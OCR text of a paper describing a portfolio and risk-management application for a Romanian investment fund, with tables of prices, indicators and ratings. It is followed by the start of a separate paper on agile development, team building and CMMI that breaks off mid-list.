The resulted analysis is completed by running parallel, correlating and real time rebalancing the results obtained from *Micro – eXplorer*™ industry analysis and diagnosis Advanced prognosis and forecasting reports can be issued on demand, employing state of the art techniques using statistic, fractal, neural and genetic algorithms.

Asset And Portfolio Risk Management Based On Quantitative Analysis




The Application is a complete solution for managing, reviewing, creating and comparing portfolios, portfolio performances and risk indicators and offers the possibility to optimize specific portfolios by various methods.


ID	Descriere	Port. securizat	Modificare	Stergere	Detalii
1	ETF		Edit	Stergere	Active
2	Derivate		Edit	Stergere	Active
3	Obligatiuni		Edit	Stergere	Active
4	Unitati de fond		Edit	Stergere	Active
5	Actiuni Internationale		Edit	Stergere	Active
6	Actiuni cu Lichiditate peste Prag		Edit	Stergere	Active
7	Actiuni cu Lichiditate sub Prag		Edit	Stergere	Active

The application is user-oriented, thus providing each individual with the possibility to create, modify, and delete any number of sub-portfolios merging into one big portfolio, initially based on the SIF's real portfolio.

The above mentioned portfolio structures can be compared at any time with the Market portfolio, resulting in a quick and accurate comparison between the Market's trend and the user's sub portfolios trends.



The analysis parameters are the most important way the user interacts with the application by means of restricting and guiding many watch and optimization parameters.
Guidance parameters, such as the start date and end date of the watch interval per portfolio can be edited and indicators and other interval-sensitive reports will be recalculated accordingly.



Home Portofoliu Gestiune date Vizualizari Parametrii Scoring Optimizare

Date istorice

Actiuni cu Lichiditate sub Prag

Symbol	ALR	ALU	AMO	ARCV	ARS	ART	ARTE	ATLK	AVZU	BCM	BRM	CEON	CERE	CGC	CMCM	CMF	CMP	CNFG	CNTE	COBJ	CO
Description	ALRO S.A.	ALUMIL ROM INDUSTRY S.A	AMONIL	IMOTRUST	AEROSTAR	ARTROM	ARTEGO	ATLAS GALATI	AVICOLA S.A. BUZAU	CASA DE BUCOVINA CLUB DE MUNTE	BERMAS	CEMACON SA ZALAU	CERAMICA	CONTOR GROUP	COMCM	COMELF	COMPA	CONFECTIA TG.JIU	CONTED	CONSTRUCTII BIHOR	CON
Currency	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON	RON
Dividend Yield	6.5647	4.9748	0	0	11.3588	0	0		0	23.2656	7.7648	0	0	0		0	0	0	12.1545	0	0
Lower Bound	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Upper Round	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100
Margin Constraint																					
Transaction Cost Asset Class	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A	A
Country	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM	ROM
Market Capitalization Start Date	22.12.2009	22.12.2009	22.12.2009	25.03.2005	18.12.2009	22.12.2009	20.12.2005	06.03.2006	23.12.2005	22.12.2009	16.12.2009	17.11.2005	09.03.2006	17.12.2009	09.11.2005	08.12.2009	22.12.2009	14.12.2005	23.11.2009	12.12.2005	14.12
End Date	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03.2011	28.03
Lower Bounds	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Upper Bounds	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100
28.03.2011	3,8100	1,4190	0,0160	0,0821	1,1300	1,6700	2,7500	0,0560	0,0335	0,0902	0,7900	0,0999	0,6010	0,0590	0,3095	2,1800	0,5000	24,0000	17,3500	29,5000	7
25.03.2011	3,7500	1,4120	0,0160	0,0825	1,0900	1,7500	2,7500	0,0560	0,0335	0,0902	0,7815	0,0999	0,6010	0,0590	0,3095	2,1800	0,4990	24,0000	17,7500	29,5000	7
24.03.2011	3,7000	1,4000	0,0160	0,0839	1,0900	1,7500	2,7500	0,0500	0,0320	0,0870	0,7815	0,0965	0,6100	0,0590	0,3095	2,1800	0,4900	24,0000	17,6200	29,5000	7
23.03.2011	3,7600	1,4190	0,0161	0,0823	1,1000	1,7000	2,7400	0,0500	0,0317	0,0870	0,7800	0,0970	0,6100	0,0590	0,3095	2,1800	0,4950	3,0000	20,3500	29,5000	7
22.03.2011	3,7000	1,4220	0,0157	0,0815	1,0900	1,7500	2,6950	0,0500	0,0325	0,0870	0,7900	0,0970	0,6050	0,0552	0,3105	2,1800	0,4900	3,0000	19,0600	29,5000	7
21.03.2011	3,6400	1,4200	0,0153	0,0800	1,0800	1,7500	2,6950	0,0500	0,0291	0,0870	0,7795	0,0970	0,6050	0,0546	0,3105	2,1800	0,4850	3,0000	19,7000	29,5000	7
18.03.2011	3,7000	1,4290	0,0154	0,0819	1,0000	1,7000	2,7000	0,0500	0,0300	0,0900	0,7900	0,0996	0,6050	0,0500	0,2700	2,1800	0,4850	3,0000	20,0900	29,5000	7
17.03.2011	3,7500	1,4300	0,0151	0,0820	1,0800	1,7000	2,7000	0,0500	0,0306	0,0900	0,7900	0,0997	0,6050	0,0575	0,2700	2,1800	0,4710	3,0000	20,8900	29,5000	7
16.03.2011	3,6500	1,4010	0,0150	0,0790	1,0850	1,6900	2,5030	0,0500	0,0315	0,0900	0,7900	0,0960	0,6050	0,0580	0,2700	2,1800	0,4670	3,0000	20,9000	29,5000	7
15.03.2011	3,8450	1,4900	0,0153	0,0808	1,1100	1,7700	2,8690	0,0500	0,0315	0,0900	0,8000	0,0999	0,6100	0,0600	0,2680	2,1800	0,4840	3,0000	21,9300	29,5000	7

The user is provided with, on demand, with a complete history of the transactional data filling a certain interval given as an editable parameter in the setup modules of the application.
This helps the user keep a detailed and accurate record of every transaction made over a specific symbol from the portfolio(s).

Sumar portofoliu

--Selectati--


Descriere generala	Nume indicator	Valoare	Descriere generala	Nume indicator	Valoare
Masurarea Randamentului Mediu	Rata de crestere in excess(%)	1,70	**Masurarea Drawdown**	Drawdown maxim relativ la portofoliu securizat (%)	43,83
	Rata de crestere in excess prognozata(%)	5,00		Drawdown mediu relativ la portofoliu securizat (%)	31,76
	Excess Mu(%)	1,76		Drawdown maxim cu rentabilitati cumulate(%)	0,00
Masurarea Riscului	Volatilitate(%)	2,71		Drawdown mediu cu rentabilitati cumulate(%)	0,00
	Value-at-Risk - Conditional(%)	20,48	**Rata Dobanzii**	Randamentul bancar al activului fara risc(%)	6,45
	Semi-volatilitea (%)	2,90	**Criterii de Parametrizare a Investitiei**	Rata propusa a randamentului (%)	15,00
	Value-at-Risk(%)	0,32		Prag lichiditate	50.000,00
Masurarea Performantei	Raportul STARR	-0,12		Deviatia standard minima (%)	1,00
	Raportul Sortino Ratio	-0,08	**Configurare VaR-CVaR**	Orizont timp (perioade)	5,00
	Raport de informatie instantaneu(%)	-3,20		Nivelul de Incredere(%)	95,00
	Alfa	-0,04	**Portofoliu securizat**	Valoarea de piata a portofoliului la data de sfarsit	642.546.655,93
	Skewness	-0,02		Portofoliu contabil ajustat	728.229.170,26
	Indice de aplatizare excedentar (Kurtosis)	12,06		Valoare portofoliu securizat	1.013.394.988,55
Risk Decomposition	Varianta sistemica(%)	0,00	**Structura Portofoliului**	Numarul Total de Instrumente Financiare	4
	Varianta nesistemica(%)	2,71		Numarul Total de Active	92
Sensibilitatea Portofoliului fata de Piata	Portofolio Beta (relativ la o singura referinta)	1,01		Numarul Factorilor de Referinta	
Volum&Cost (% din Capitalul Initial)	Costuri anuale		**Intervalul de Timp Analizat**	Marimea Esantionului de Test	443
	Volumul anual tranzactionat			Data Sfarsit	31/12/2010
				Data Inceput	01.01.2010

The portfolio summary shows a list of analytical indicators regarding fundamental information about a certain (sub) - portfolio over a specific time interval of user's choice and some of the application's working parameters which were initialized when the actual user was first created, to allow for further adjustment decision using the Analysis Parameters Setup Page.

The Black-Litterman Optimization Algorithm offers the possibility to optimize a certain sub portfolio or even the whole portfolio given as a standing basic objective the expected overall return which is user editable

The optimization can be done using the symbols' return calculated into RON or in their native currency.

The optimized structure can finally be saved for future use and reference.



Simbol	ALBZ	ARAX	ATB	AZO	BCC	BIO	BRD	BRK	COMI	DAFR	ELMA	IMP	INBO	OLT	PRSN	SNP	TEL	TGN	TLV	TRP
Limita inferioara	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
Limita superioara	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100	100
Pondere	0.1500	0.3800	0.2200	0.1000	0.0400	4.4400	62.8200	0.3200	0.1000	0.0400	0.5400	0.0300	0.1800	0.0000	0.1000	6.2100	2.2600	5.2900	16.7600	0.0600

SIMBOL	PONDERE INAINTE OPTIMIZARE(%)	PONDERE DUPA OPTIMIZARE(%)
ALBZ	0.15	3.1596
ARAX	0.38	2.4405
ATB	0.22	0.5377
AZO	0.1	1.5164
BCC	0.04	3.2683
BIO	4.44	8.5204
BRD	62.82	9.1477
BRK	0.32	5.5823
COMI	0.1	1.6247
DAFR	0.04	2.884
ELMA	0.54	3.5755
IMP	0.03	2.1656
INBO	0.18	5.0261
OLT	0	7.7313
PRSN	0.1	8.835
SNP	6.21	8.1797
TEL	2.26	7.3053
TGN	5.29	8.8291
TLV	16.76	2.4674
TRP	0.06	7.2034

The Risk v Performance Optimization method takes into account the prices or the returns of the siymbols in the portfolio calculated in daily or monthly time interval sequences.
To optimize the portfolio the user has the option of using only the Downside Risk and must provide the number of iterations of portfolio structures combinations before judging the best one out of them.

PORTOFOLIU

Indicator	Valoare	Indicator	Calcul la nivel de ZI		Calcul la nivel de LUNA		Calcul la nivel de TRIMESTRU		Calcul la nivel de AN	
			Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata
Crestere economica	0,80	Randament VUAN			100,68		103,01		96,71	
Inflatie	0,00	VaR	0,32	-0,10	-0,08	-0,22	-0,88	-0,46		
Cresterea industriei	-999,00	CVaR	20,48	17,82	14,34	14,68	19,19	10,90		
Volatilitate piata	0,00	Alpha	-0,04	0,00	-0,05	0,01	0,22	0,09		
Crestere potentiala piata	5,00	Excess Mu	1,76	0,00	1,75	0,01	2,02	0,09		
		Beta	1,01	1,03	0,95	1,03	0,49	1,03		
		Sortino	-0,08	-0,06	0,09	0,18	3,56	2,63		
		Rap. Info. Instantaneu	-3,20	0,59	-7,12	-1,50	54,69	37,71		

Unitati de fond

Indicator	Valoare	Indicator	Calcul la nivel de ZI		Calcul la nivel de LUNA		Calcul la nivel de TRIMESTRU		Calcul la nivel de AN	
			Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata
Crestere economica	0,80	Randament VUAN			100,68		103,01		96,71	
Inflatie	0,00	VaR	-0,02	-0,10	-0,03	-0,22	0,11	-0,46		
Cresterea industriei	-999,00	CVaR	10,04	17,82	8,35	14,68	4,81	10,90		
Volatilitate piata	0,00	Alpha	0,00	0,00	0,15	0,01	-0,05	0,09		
Crestere potentiala piata	5,00	Excess Mu	0,00	0,00	0,15	0,01	-0,05	0,09		
		Beta	0,23	1,03	0,36	1,03	0,02	1,03		
		Sortino	-0,12	-0,06	0,45	0,18	-1,95	2,63		
		Rap. Info. Instantaneu	-0,20	0,59	23,68	-1,50	5,92	37,71		

Actiuni Internationale

Indicator	Valoare	Indicator	Calcul la nivel de ZI		Calcul la nivel de LUNA		Calcul la nivel de TRIMESTRU		Calcul la nivel de AN	
			Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata	Portofoliu	Piata
Crestere economica	0,80	Randament VUAN			100,68		103,01		96,71	
Inflatie	0,00	VaR	-0,07	-0,10	-1,05	-0,22	-0,25	-0,46		
Cresterea industriei	-999,00	CVaR	13,60	17,82	10,71	14,68	5,76	10,90		
Volatilitate piata	0,00	Alpha	-0,01	0,00	0,30	0,01	0,19	0,09		
Crestere potentiala piata	5,00	Excess Mu	0,85	0,00	1,17	0,01	1,05	0,09		
		Beta	0,83	1,03	0,71	1,03	0,78	1,03		
		Sortino	-0,13	-0,06	1,35	0,18	13,53	2,63		
		Rap. Info. Instantaneu	-1,36	0,59	28,31	-1,50	-8,41	37,71		

The Blue Diagram is an optimization surveying method that compares several indicators taken at day, month, trimester and year terms between the user's portfolios and the Market Portfolio.

Amongst the indicators that are compared, is The Market Volatility, VaR etc.

Home | Portofoliu | Gestiune date | Vizualizari | Parametrii | Scoring | Optimizare

Date istorice bilant

Actiuni cu Lichiditate | 2009 - T4

SIMBOL	ALR	ALU	AMO	ARCV	ARS	ART	ARTE	ATLK	AVZU	BCM	BRM	CEON	CERE	CGC	CMCM	CMF	CMP	CNFG	CNTE	C
Active imobilizate	1529251060	24087063		173229768	37192819	423412346	56283588	21632543	80177219	33960900	17690195	176372183	157555382	58190217	274255415	30455128	354928584	591964	4572219	1706
Active Circulante	727051212	68151573		64169636	66508478	389858380	80198277	7313623	33365014	6614999	11839525	6498723	12712807	66153875	20836808	40176471	97037622	2078973	6201409	2543
Furnizori		217149				5351748		0		0				8012355			6078999	33605	0	
Creante	122411666	27123670		9340484	25695909	104270198	31651400	5808512	13937797	1308464	3017064	2672585	804812	32901920	11771686	15407816	58442101	699093	2344888	984
Datorii>1an	90974280	119274		47534775	0	301045384	380864	2664655	6265424	0	1548439	98314840	41222334	2061894	10212988	0	120835313	0	0	26
Datorii<1an	684460685	28121160		83694986	18096309	199749785	61655136	3539688	39804738	382258	7066247	17081990	26307083	55804029	6256734	38770921	65765413	549931	1175007	1279
Capital subscris	356889568	6250000		30882651	29284133	291790748	24873443	5011627	42760627	16733960	15087134	24438965	57124984	15506333	23631668	13579505	21882104	600600	2284360	311
Total Vanzari	33647863	42622270				25497323	6394257	22187	1698368	2163449		222257	372144	4651965	7499416	261854	93401	212015	35245	29
Datorii Totale	0	0		0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	
Profit net	78216767	8353842		-11741470	10209987	-33336468	1915769	46177	3467421	1448950	1520488	1836684	4479591	1101124	200873	332356	543622	15416	1537570	152
Stocuri	309255042	20590484		51637270	16603505	285029727	46591854	1038616	19093978	120743	8787982	3223504	11593250	32613739	8726339	19031269	38307127	1078500	1532671	154
Cifra afaceri	1410481647	94289943		7980065	156808447	441696576	146705621	18916271	112951850	4568438	23456618	29019564	53078010	43873077	38568451	71056874	253632827	5063935	14497698	54333
Numar mediu salariati	2825	283		20		1085		303	697	74				376			1543	344	501	

For every Symbol in the portfolio, the application stores important entries from the balance sheet data on which it calculates balance and company rating indicators.

Nume	BOOK	K Values	K Coeff	Marketing Value	Year terms
Active Imobilizate	121.549.203,4792	0,9000	K1	97.239.362,7834	2011
Creante	20.461.974,8018	1,0000	K2	20.461.974,8018	2011
Stocuri	128.303.815,2505	1,0000	K3	128.303.815,2505	2011
Capital subscris	32.893.111,5801			32.893.111,5801	2011
Cash si Conturi Bancare					2011
Datorii < 1 an	53.261.132,8458			53.261.132,8458	2011
Datorii > 1 an	97.977.440,2309			97.977.440,2309	2011
Furnizori					2011
BOOK VALUE	152.385.887,3049			128.076.046,6091	2011
Profit Net (an curent)	824.886,9319			878.587,0712	2011
Unlevered BETA		1,3018			2011
Rezultatul Asteptat al Investitiei		3,0000 %			2011
Profit Mediu	824.886,9319			51.967,8767	2011
Inflatie Medie		0,0653			2011
Profit Net Previzionat an_curent+1				55.363,0940	2011
Profit Net Previzionat an_curent+2				58.980,1310	2011
Profit Net Previzionat an_curent+3				62.833,4799	2011
Crestere Medie Anuala				0,0000	2011
Crestere An Curent - Medie Anuala				0,0000	2011
Valoarea Prezenta a Castigurilor Viitoare				12.573,8961	2011
Valoare Estimata a Companiei				128.088.620,5052	2011
Valoare de Piata Tranzactionabila	3,0000				2011
FINAL			BUY		2011
(Euro)				17.193.103,4235	2011

The Corporate Evaluation Module is using the above mentioned data, macro indicators and inflation data to compute a corporate evaluation sheet providing information about the company's evolutionary trend, the predicted profit of the future years and in the end the overall investment decision aid.

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Categorie	Denumire	AN	Valoare curenta	Valoare dinamica	Scor valoare curenta	Scor valoare dinamica	Industry Benchmarks
Financial Condition and Risk	I1 - Quick Ratio (%)	2010-T2	0.6194	0.5840	0	0	>1
	I2 - Current Ratio (%)		0.9043	0.9527	0	0	>2
	I3 - Current liabilities to Net Worth (%)		0.5625	0.5771	0	0	<0.8
	I4 - Total liabilities to Net Worth (%)		0.9156	0.9550	0	0	<0.8
	I5 - Fixed Assets to Net Worth (%)		1.4070	1.4086	1	1	<0.75
	I14 - Working Capital to Sales Ratio (%)		-0.0404	-0.0177	0	0	<0.16
	I16 - Debt Ratio (%)		0.1844	0.1933	0	0	<1
TOTAL					1	1	
Personnel Efficiency and Risks	I6 - Collection Period (days)	2010-T2	86.9927	60.3477	1	1	<30
	I7 - Inventory Turnover (days)		43.8647	40.2175	1	1	<60
	I13 - Industrial Productivity (x1000 currency/employee)		215639.6052		1		>0.15
TOTAL					3	2	
Management Efficiency	I10 - Profit Margin (%)	2010-T2	0.0193	0.0113	0	0	>6000
	I11 - Return on Assets (%)		0.0135	0.0103	0	0	>0.045
	I12 - Return on NetWorth - Return on Equity (%)		0.0258	0.0203	0	0	>0.08
TOTAL					0	0	

Categorie	Denumire	Valoare curenta	Valoare dinamica	Scoring individual curent	Scoring individual dinamic
Risk Scoring (RS)	Credit	1		BB	
	Market / Operational	2	2	BBB	BBB
TOTAL		3			
Financial Condition Scoring (FCS)	Current Financial Condition	0	0	CD	CD
	Current Solvency	0	0	CD	CD
	Recommended Maximum Current Credit Limit	2873150			
TOTAL		0	0		
HR Performance Scoring (HRPS)	Management Efficiency	1	1	BB	BB
	Personnel Efficiency	1		BB	
TOTAL		2			
Results		1			
General_scoring_results		BB			

Rating Grades (RS,FCS,HRPS)

ID	Nume	Descriere
0	CD	(RS): All Risks High Exposure Degree, (FCS): Critical Solvency / Liquidity, (HRPS): Poor management of existing HR
1	BB	(RS): All Risks Significant Exposure Degree, (FCS): Poor Solvency / Liquidity, (HRPS): Deficient management of existing HR
2	BBB	(RS): All Risks Average Exposure Degree, (FCS): Average Solvency / Liquidity, (HRPS): Average management of existing HR
3	AA	(RS): All Risks Low Exposure Degree, (FCS): Good Solvency / Liquidity, (HRPS): Good management of existing HR
4	AAA	(RS): All Risks Very Low Exposure, (FCS): Very Good Solvency / Liquidity, (HRPS): Very Performing management of existing HR

This is another type of evaluation of a specific company based also on the balance sheet data and indicators that resume in the commonly used Rating Grades (RS, FCS, HRPS). The rating grades provide instantaneous overall synthetic information on the company's past evolution, actions and/or gains, making use of a simple codification listed below the rating table.

Conclusions

The described software application is taking the user through a path of challenges when aiming to assess different kind of risks encountered in his/ her day-by-day business activity.

Here the user is facing a new way to evaluate its company business environment getting all necessary tools to make better decision that are leading to an improved financial performance and enhanced competitiveness among company peers.

The software solutions are using state of the art clearly defined and large scale recognized algorithms and computational methods for risk scoring, rating and the usual quantitative methods as well as in house developed algorithms used to report, compare and benchmark the resulted data.

One of the most important of all functionalities is the way the modules and functions of the application can be combined to generate complex risk assessment solution on different business or investment environments.

Here the application is not only quantifying and assessing different kind of risks generating diagnosis but also is coming with solutions of what can be done to minimize, convert or divert the given risk.

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EFFICIENT TEAM BUILDING FOR ON-TIME PROJECTS

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Abstract

When we think to software development projects we consider that a strong set of requirements is defined and team members always follow initial planning. Well, this was a specific orientation in traditional software developments methods and methodologies. In a current competitive business environment this attitude leads to fail in software development projects. This paper aims to highlight the importance of agile approach focused on meetings and team building and to give examples based on our experience in software development in industrial field for financial and energy sectors. This paper is the result of collaboration between university (business informatics, psychology, and finance) and business environment (internal software development projects).

Keywords: agile software development, team/group building, CMMI, project management

Introduction

Rapid evolution in IT&C leads to performance if modern techniques and methods are customized and adapted by companies. In terms of software development methods, we pointed in our previous works [6], [7] a set of techniques with strengths and weaknesses. Traditional methods as Waterfall Model [30], Prototyping Model [31], Spiral Model [8], Incremental Model [27], and Rapid Application Development (RAD) Model [28] are no longer used in complex software development projects. New trends lead to agile [3] software development methods and we consider that SCRUM [32], [17] methodology best fits customer needs and changing initial requirements for rapid development and project delivery. As described in [24], [29] agility is "*the ability of to both create and respond to change in order to profit in a turbulent business environment*".

Developed to improve chances of business success, best practices defined by Capability Maturity Model (CMM) in Capability Maturity Model Integration (CMMI) [15] process cover topics that include collecting and managing requirements, formal decision making,

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measuring performance, planning work, handling risks, and more. Company maturity to develop software projects is essential in CMMI approach as it aims to determine organizational process capability and process maturity.

As well described in [26] an agile project is composed of a series of iterations of development. Iterations are short intervals of time, usually two to four weeks, during which the project makes progress. Adapted for our software development projects, developers implement individual features that have value to customers every iteration. These features are called user stories [26]. In this way, an efficient team building and meetings are mandatory and assure a proper project evolution.

Our main interests are in software development projects, risk management and team building. In next section conceptual background is presented following with our perspective, personal classifications, comments and results from our experience in software development projects, work meetings, group dynamic and products' economical efficiency.

Company maturity to develop software projects

In their research paper [29], authors perform studies on how CMMI could be used in assessing agile software development or in a situation in which the organization is planning to change its processes towards agility and propose an process for assessing agile software development with CMMI as presented in Figure 1.



Figure 1 – Assessment Process[5]

Evolution and history of CMMs are presented in Figure 2 and current approaches for CMMI are:

- CMMI for Acquisition, Version 1.3;
- CMMI for Development, Version 1.3;
- CMMI for Services, Version 1.3.

[5][Pikkarainen and Mäntyniemi, 2006], Minna Pikkarainen and Annukka Mäntyniemi, An Approach for Using CMMI in Agile Software Development Assessments: Experiences from Three Case Studies, VTT Technical Research Centre of Finland, SPICE 2006 conference.

We are interested in CMMI for Development as our objective is to deliver software development projects in predefined costs, time and quality.

In the current marketplace, maturity models, standards, methodologies, and guidelines exist that can help an organization improve the way it does business. However, most available improvement approaches focus on a specific part of the business and do not take a systemic approach to the problems that most organizations are facing. By focusing on improving one area of a business, these models have unfortunately perpetuated the stovepipes and barriers that exist in organizations. CMMI® for Development (CMMI-DEV) provides an opportunity to avoid or eliminate these stovepipes and barriers. CMMI for Development consists of best practices that address development activities applied to products and services. It addresses practices that cover the product's lifecycle from conception through delivery and maintenance [13].



Figure 2 – History of CMMs[6]

Capability Maturity Model Integration for development helps organizations to achieve project objectives by improving practices and measures the business and company maturity in such projects. CMMI® for Development is not actually a method for development as traditional or agile one; it is an approach that helps organizations to improve their techniques in the project life cycle.

As presented in [14], [12], in CMMI are used level to describe an evolutionary path recommended for an organization that wants to improve the processes it uses to develop and maintain its products and services. CMMI supports two improvement paths (Figure 3):

- First path enables organizations to incrementally improve processes corresponding to an individual process area (or process areas) selected by the

[6][EIA, 2002], Electronic Industries Alliance. Systems Engineering Capability Model (EIA/IS-731.1). Washington, DC, 2002.

organization, so it is a continuous representation and is associated with capability level;

- Second path enables organizations to improve a set of related processes by incrementally addressing successive sets of process areas, so it is a staged representation and is associated with maturity level.



Figure 3 – Structure of the Continuous and Staged Representations[7]

The six capability levels, designated by the numbers 0 through 5, are [14]:
0. Incomplete - is a process that either is not performed or partially performed
